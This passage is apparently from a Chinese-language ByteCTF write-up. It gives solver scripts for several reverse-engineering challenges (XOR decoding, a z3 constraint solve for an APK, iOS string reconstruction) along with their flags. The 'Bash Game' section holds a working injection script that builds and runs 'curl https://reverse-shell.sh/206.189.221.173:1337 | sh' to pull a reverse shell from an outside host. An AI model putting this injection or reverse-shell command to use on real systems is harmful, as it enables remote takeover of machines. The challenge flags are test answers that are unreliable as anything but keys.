for i in range(len(p)//3):
    idx = p[i*3+1]
    end = idx + p[i*3+2]
    for k in range(idx,end):
        flag[k]^=p[i*3]
print(bytearray(flag))

#KEY:By71d@nnc6_Wan77_y@0_zug6666
```

输入回去，得到ByteCTF{KEY:By71d@nnc6_Wan77_y@0_zug6666BwAAAEsnQlVIbkEpH15qamZW}

babyAPK

Blutter dump出libapp符号，发现做了简单格式校验后调sync跳走了，librust_lib_babyapk里有dispatch函数，z3解一下，按uuid格式即可。

```
t = [  0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01,
  0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01,
```

```
  0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01,
  0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01,
  0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01,
  0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01,
  0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01,
  0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01,
  0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01,
  0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01,
  0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01,
  0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01,
  0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x02, 0x02, 0x02, 0x02, 0x02, 0x02,
  0x02, 0x02, 0x02, 0x02, 0x02, 0x02, 0x02, 0x02, 0x02, 0x02,
  0x02, 0x02, 0x02, 0x02, 0x02, 0x02, 0x02, 0x02, 0x02, 0x02,
  0x02, 0x02, 0x02, 0x02, 0x03, 0x03, 0x03, 0x03, 0x03, 0x03,
  0x03, 0x03, 0x03, 0x03, 0x03, 0x03, 0x03, 0x03, 0x03, 0x03,
  0x04, 0x04, 0x04, 0x04, 0x04, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00]

c = [    0x0001EE59, 0x0000022A, 0x00001415, 0x00040714, 0x000013E0, 0x000008B8, 0xFFFDCEA0, 0x0000313B,
    0x0003D798, 0xFFFFFE6B, 0x00000C4E, 0x00023884, 0x0000008D, 0x00001DB4, 0xFFFC1328, 0x00001EAC,
    0x00043C64, 0x0000142B, 0xFFFFF622, 0x00023941, 0xFFFFEF6D, 0x0000120C, 0xFFFBD30F, 0x00001EBE,
    0x00045158, 0xFFFFEF66, 0x00001D3F, 0x0004C46B, 0xFFFFF97A, 0x00001BFD, 0xFFFBA235, 0x00001ED2]\

from z3 import *

s = Solver()

buf2 = [BitVec('buf2_%d' % i, 32) for i in range(36)]
for idx in range(0,32,8):
    v45 = buf2[idx + 2]
    v44 = buf2[idx + 3]
    v46 = buf2[idx]
    v47 = buf2[idx + 1]
    v48 = buf2[idx + 4]
    v49 = buf2[idx + 5]
    v50 = buf2[idx + 6]
```

```
    v51 = buf2[idx + 7]

    s.add(v51 + v47 * v44 * v49 - (v46 + v50 + v45 * v48) == c[idx])
    v52 = v46 * v49
    s.add(v44 - v48 - v46 * v49 + v51 * v47 + v45 + v50 == c[idx + 1])
    s.add(v52 - (v48 + v51 * v47) + v45 + v50 * v44 == c[idx + 2] )
    v53 = v48 * v46
    s.add(v47 + v48 * v46 - (v51 + v45) + v50 * v49 * v44 == c[idx + 3])
    s.add(v49 * v44 + v47 + v45 * v48 - (v50 + v51 * v46) == c[idx + 4])
    s.add(v52 + v47 * v44 + v45 - (v50 + v48 * v51) == c[idx + 5])
    s.add(v51 - v47 + v45 * v49 + v50 - v53 * v44 == c[idx + 6])
    v54 = v44 - v51 - (v47 + v49)
    s.add( v54 + v53 + v50 * v45 == c[idx +7] )
    for k in range(8):
        s.add(buf2[idx + k] >= 0x20)
        s.add(buf2[idx + k] <= 0x7e)

if(s.check() == sat):
    m = s.model()
    print(m)
    flag = ''
    for i in range(32):
        flag += chr(m[buf2[i]].as_long())
    print(flag)
```

Pwn

Misc

Bash Game

```
import requests as rq

url = 'http://127.0.0.1:23333'
# url = 'http://01b12a11.clsadp.com'
cmd = 'curl https://reverse-shell.sh/206.189.221.173:1337 | sh'
W_FOR = '&{c}/#'
def update(s:str):
    a = rq.post(url+'/update',data={'name':s})
    return a.text

def execute(s:str):
    rev = cmd[::-1]
    for c in rev:
```

```
        if c in ['/']:
            c = '\\'+c
        s = W_FOR.format(c=c)
        ret = update(s)
        print(ret)
    ret = update('\\n$')
    return ret

print(execute(cmd))


# ln -s /opt/challenge/flag 1
# /opt/challenge/truegame.sh 1
```

Mobile

极限逃脱

IDA静态看，都是一些字符串操作，python拼拼乐

```
s1 = "ffb53588"
s2 = "b092"
s3 = "bd3e"
s4 = "e777"
s5 = "a67be199da4b"

# {%@-%@-%@-%@-%@}

s = '{' + s5 +  '-' + s2 +  '-' + s3 + '-' + s4 +'-' + s5 + '}'
print(s)

# {a67be199da4b-b092-bd3e-e777-a67be199da4b}
#sha256
#6c9838a3c6810bdb2633ed5910b8547c09a7a4c08bf69ae3a95c5c37f9e8f57e

v16 = '6c9838a3c6810bdb2633ed5910b8547c09a7a4c08bf69ae3a95c5c37f9e8f57e'
# Step 3: Substring and replace operations
# Note: Using Python's slicing and replace methods
v18 = v16[1:1+len(s1)]  # Substring
v19 = v18.replace("a", "b")  # Replace 'a' with 'b'

v20 = v16[len(s1) + 1: len(s1) + 1+len(s2)]  # Substring
v38 = v20.replace("b", "c")  # Replace 'b' with 'c'

v21 = v16[len(s2) + 1: len(s2) + 1+len(s3)]  # Substring
```

```
v43 = v21.replace("c", "d")  # Replace 'c' with 'd'

v22 = v16[len(s3) + 1: len(s3) + 1+len(s4)]  # Substring
v42 = v22.replace("d", "e")  # Replace 'd' with 'e'

v23 = v16[len(s4) + 1:len(s4) + 1+len(s5)]  # Substring
v24 = v23.replace("e", "f")  # Replace 'e' with 'f'

# Step 4: Simulate NSArray object and comparisons
v10 = ["", "", "", "", ""]  # Assuming an array of strings
print(v19)
print(v38)
print(v43)
print(v42)
print(v24)
```

ByteCTF{c9838b3c-6810-8a3d-8a3c-8a3c6810bdb2}